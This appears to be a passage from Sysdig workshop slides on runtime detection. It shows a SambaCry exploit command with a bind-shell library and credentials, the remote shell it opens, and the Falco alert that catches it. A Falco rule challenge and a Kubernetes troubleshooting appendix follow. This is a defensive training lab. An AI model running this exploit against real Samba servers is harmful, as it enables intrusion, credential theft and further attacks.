$ docker-compose up
```

```
Creating network "example2_default" with the default driver
Creating falco ...
Creating example2_samba_1 ...
Creating falco
Creating example2_samba_1 ... done
Attaching to falco, example2_samba_1
falco    | * Setting up /usr/src links from host
falco    | * Unloading falco-probe, if present
falco    | * Running dkms install for falco
samba_1  | INFO: Current debug levels:
samba_1  |   all: 10
samba_1  |   tdb: 10
samba_1  |   printdrivers: 10
samba_1  |   lanman: 10
samba_1  |   smb: 10
samba_1  |   rpc_parse: 10
samba_1  |   rpc_srv: 10
samba_1  |   rpc_cli: 10
samba_1  |   passdb: 10
```

Sysdig

Start container to run exploit

```
$ docker run --rm -ti --name exploit --network example2_default bencer/sambacry
```

```
root@fab613b7bce4:/#
```

Sysdig

Exploit Samba

```
$ ./exploit.py -t samba -e libbindshell-samba.so -s data -r
/data/libbindshell-samba.so -u sambacry -p nosambanocry -P 6699
```

```
[*] Starting the exploit
[+] Authentication ok, we are in !
[+] Preparing the exploit
[+] Exploit trigger running in background, checking our shell
[+] Connecting to samba at 6699
[+] Veryfying your shell...
>>Linux 11e1730de1da 4.4.0-1049-aws #58-Ubuntu SMP Fri Jan 12 23:17:09 UTC 2018
x86_64 GNU/Linux
ls /
>>bin
boot
data
dev
etc
home
lib
```

Sysdig

Did Falco see our Shell?

```
$
```

```
falco    | 13:22:55.346788656: Debug Shell spawned by untrusted binary
(user=nobody shell=sh parent=smbd cmdline=sh  pcmdline=smbd -F -S -s /smb.conf
--debuglevel=10 gparent=docker-containe ggparent=docker-containe
gggparent=dockerd ggggparent=systemd)
```

Sysdig

So what?

Obtaining a shell is often the first step in exploiting a system.

With your new shell access you can:

- Download and run miners, etc
- Download and run other exploits
- Potentially read sensitive files (depending on the user/group/perms)
- Explore the system to find other avenues of attack
- Obtain credentials to other services (database credentials for example)

How can we?

Detect Abnormal behavior from daemons, system services, application?

With Falco of course

Challenge

Write Falco rules to detect abnormal behavior from our Samba server:

- Unexpected processes by the daemon’s user
- Unexpected outbound connections
- Reading/Writing/etc files not intended for the daemon

Sysdig

Thank you!

@mfdii
@bencerillo
@sysdig

https://sysdig.com/blog/

Sysdig

Appendix

Troubleshooting K8s wrong resource config

Sysdig

Example 10: Troubleshooting K8s wrong resource config

```
kubectl delete -f backend.yaml
kubectl create -f backend-wrongport.yaml

kubectl run -it --image=tutum/curl client --namespace critical-app
--restart=Never
curl backend

sudo sysdig -k http://localhost:8080 -pk -s8192 -NA \
"fd.type in (ipv4, ipv6) and (k8s.ns.name=critical-app)"

csysdig -k http://localhost:8080
```

Sysdig

Sysdig Monitor

Sysdig

Example 13: Sysdig Monitor

Cluster-wide metrics from Sysdig deep level container visibility:

1. Head to **sysdig.com/signup** and start a trial!
2. Confirm account and login
3. Get your AgentKey from Settings
4. Modify daemonSet config in create.sh
5. Fire it up! (deploys Wordpress and Sysdig agent)

Find the following metrics to monitor your Wordpress:

- connections: `net.request.count`
- errors: `net.error.count`
- response time: `net.request.time`
- tip: Overview by Service

Sysdig